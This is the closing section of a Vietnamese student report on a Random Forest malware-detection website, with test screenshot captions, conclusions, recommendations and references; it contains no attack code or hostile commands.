
Hình 26: Giao diện của website

- Tiến hành tải tệp tin và kiểm tra, ở đây chúng tôi tiến hành kiểm tra 1 tệp tin virus là: Ransomware.WannaCrypt0r.v1.exe:



Hình 27: Tiến hành tải tệp tin lên kiểm tra

Kết quả: website phát hiện được mã độc trong file được tải lên.



Hình 28: Phát hiện Malwares trong tệp tin được tải lên

# KẾT LUẬN VÀ KIẾN NGHỊ

## Kết luận

Trong bối cảnh các nền tảng công nghệ đang ngày càng phát triển mạnh mẽ, các đối tượng xấu đã lạm dụng các sơ hở của người dùng thông qua việc chưa nắm rõ về các nền tảng mình sử dụng, chưa có các biện pháp bảo vệ an toàn bản thân trên các nền tảng đó để tiến hành tấn công, gây nên những hậu quả với nhiều hệ lụy về sau cho người dùng. Nhóm đã cung cấp được một nguồn tài liệu tổng hợp một cách chọn lọc các kỹ thuật tấn công thông qua địa chỉ IP và các giải pháp phòng chống với từng kỹ thuật.

Nhóm đã tiến hành khảo sát thông tin trong sinh viên ĐH Sư phạm Kỹ thuật nhằm thu thập các thông tin thực tế về mức độ nhận thức của các bạn sinh viên – đối tượng dễ bị tấn công về khả năng bị tấn công mạng. Dữ liệu thu thập từ cuộc khảo sát là cơ sở quan trọng trong việc xây dựng giải pháp phòng chóng phù hợp và hiệu quả.

Với mong muốn góp phần nâng cao nhận thức của người sử dụng trong việc bảo vệ hệ thống và dữ liệu người dùng trước nguy cơ bị tấn công khi tham gia các nền tảng sử dụng mạng. Bằng các ứng dụng mô hình thuật toán Random Forest, nhóm đã xây dựng chương trình máy tính có khả năng phát hiện mã độc xâm nhập thời gian thực giúp phân loại các tệp tin một cách hiệu quả trước khi chúng được mở trên máy tính người dùng. Giải pháp là công cụ đáng tin cậy trong việc kiểm tra tính an toàn của các tệp tin. Với việc ứng dụng thành công thuật toán Random Forest vào việc xây dựng giải pháp đã một lần nữa khẳng định khả năng dự đoán của mô hình, khả năng kết hợp quyết định từ nhiều cây quyết định khác nhau, tận dụng được sự đa dạng và khả năng tự học của thuật toán để đưa ra kết quả chính xác, đảm bảo được tính ổn định và khả năng xác định mã độc của giải pháp. Điều này đóng vai trò quan trọng trong việc bảo vệ tài sản và thông tin của người sử dụng khỏi các nguy cơ bị tấn công từ các tác nhân độc hại tồn tại trong các tệp tin.

Giải pháp đã đánh dấu bước tiến quan trọng trong nâng cao bảo mật hệ thống và dữ liệu của người dùng đặc biệt là camera IP, đồng thời cung cấp công cụ mạnh mẽ để kiểm tra tính an toàn của các tệp tin trước khi khởi chạy.

## Kiến nghị

Đề tài mong muốn được hỗ trợ phát triển website được đảm bảo cung cấp miễn phí để các bạn sinh viên – người bị hạn chế trong tiềm lực tài chính có thể sử dụng. Nhằm bảo vệ các bản thân tránh khỏi những tấn công từ mã độc.

Bên cạnh đó có thể truyền tải các thông tin về các giải pháp phòng chống các kỹ thuật tấn công khác đến các bạn – đối tượng dễ gặp phải các tấn công khi sử dụng các phần mềm không rõ nguồn gốc hay truy cập các địa chỉ website không uy tín, tải và khởi chạy. Điều này sẽ giúp người dùng nắm bắt được những nguy cơ tiềm ẩn và biết cách bảo vệ mình khi sử dụng các phần mềm không rõ nguồn gốc hoặc truy cập vào các địa chỉ website không uy tín. Điều này sẽ giúp tăng cường ý thức bảo mật và giảm nguy cơ trở thành nạn nhân của các tấn công mạng.

# TÀI LIỆU THAM KHẢO

## Tài liệu tiếng anh

1. McKinney, W. (2010). Data structures for statistical computing in python. Proceedings of the 9th Python in Science Conference, 445, 51-56.
2. Pedregosa, F., Varoquaux, G., Gramfort, A., Michel, V., Thirion, B., Grisel, O., ... & Vanderplas, J. (2011). Scikit-learn: Machine learning in Python. Journal of Machine Learning Research, 12, 2825-2830.
3. Chen, T., & Guestrin, C. (2016). Xgboost: A scalable tree boosting system. In Proceedings of the 22nd ACM SIGKDD international conference on knowledge discovery and data mining (pp. 785-794).
4. Waskom, M. (2021). Seaborn: Statistical data visualization. Journal of Open Source Software, 6(60), 3021.
5. Rehurek, R., & Sojka, P. (2010). Software framework for topic modelling with large corpora. In Proceedings of the LREC 2010 Workshop on New Challenges for NLP Frameworks (pp. 45-50).
6. Shang, Y., Tang, J., & MacKinnon, D. P. (2018). Moderation analysis with contextual factors. Handbook of research methods in health psychology, 147-160.
7. Breiman, L. (2001). Random forests. Machine learning, 45(1), 5-32.
8. Nyangaresi, V. O., Ogara, S. O., & Abeka, S. O. (2017). TCP IP Header Attack Vectors and Countermeasures. American Journal of Science, Engineering and Technology, 2(1), 39-49.
9. Nguyen Manh Thang, N. M., Anh, L. Q., Toàn, H. S., & Trung, N. Q. (2023). A novel method for detecting URLs phishing using hybrid machine learning algorithm. Journal of Science and Technology on Information Security.

## Tài liệu tiếng việt

1. Lê, H., & Phạm, C. (2021). Ứng dụng của thuật toán Random Forest trong phân loại email rác. Tạp chí Công nghệ Thông tin, 8(4), 112-125.
2. Ngô, D., & Đặng, H. (2017). Ứng dụng của thuật toán Random Forest trong phân tích dữ liệu y tế. Tạp chí Y học Ứng dụng, 4(2), 24-38.
3. Nguyen Hong, G. (2015, tháng 12). Tấn công giao thức TCP/IP, các công cụ phòng thủ và bảo mật [Conference Paper]. TCU, Vietnam.
4. Thanh, H. N., & Lăng, T. V. (2018). Tạo luật cho các bức tường lửa sử dụng các kỹ thuật kết hợp dựa trên cây quyết định, Kỷ yếu Hội nghị Khoa học Công nghệ Quốc gia lần thứ XI Nghiên cứu Cơ bản và Ứng dụng Công nghệ Thông tin
5. Lê Hồng Lam, L. H., Ánh, C. N., Nam, N. H., Nhân, N. Đ., Bình, T. T., & Nam, N. H. (2020). Nhận dạng hành động hàng ngày của con người dựa vào cảm biến gia tốc trên điện thoại thông minh, Proceedings of the 13th National Conference on Fundamental & Applied Information Technology Research.
6. Nguyễn Năng Hùng Vân, N. N. H., Hảo, Đ. P., & Tuấn, P. M. (2022). Trích chọn đặc trưng cho mạng nơron tích chập trong bài toán nhận diện tấn công mạng. Trong Proceedings of the 15th National Conference on Fundamental and Applied Information Technology Research (FAIR’2022).
7. Trần Mạnh Thắng, T. M., & Văn, N. K. (2017). Phát hiện lọc bỏ nhanh các gói tin giả mạo trong tấn công mạng TCP SYN Flood. Research and Development on Information and Communication Technology.
8. Phạm Minh Hải, P. M., Hoài, Đ. T., Thành, B. Q., & Quang, N. N. (2019). Nghiên cứu cơ sở khoa học ứng dụng thuật toán Random Forest trong phân loại ảnh vệ tinh Spot6 với khu vực thực nghiệm tại tỉnh Cà Mau. Trong Kỷ yếu Hội thảo CAREES 2019 Nghiên cứu cơ bản trong lĩnh vực khoa học trái đất và môi trường.

## Tài liệu Internet

1. [joblib](shttps://pypi.org/project/joblib/)
2. [pefile](https://pypi.org/project/pefile/)
3. [streamlit](https://pypi.org/project/streamlit/)
4. [numpy](https://pypi.org/project/numpy/)
5. [pandas](https://pypi.org/project/pandas/)
6. [scikit-learn](https://pypi.org/project/scikit-learn/)
7. [matplotlib](<https://matplotlib.org/>)
8. [Kunal-Attri, Malware-Detection-ML-Model](https://github.com/Kunal-Attri/Malware-Detection-ML-Model)
9. [Random Forest](https://en.wikipedia.org/wiki/Random\_forest) algorithm for training the ML model.
10. [Random Forest Documentation](http://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestClassifier.htm)
11. [About Random Forest Algorithm](https://www.javatpoint.com/machine-learning-random-forest-algorithm)
12. [Extra Trees Classifier](https://www.geeksforgeeks.org/ml-extra-tree-classifier-for-feature-selection/)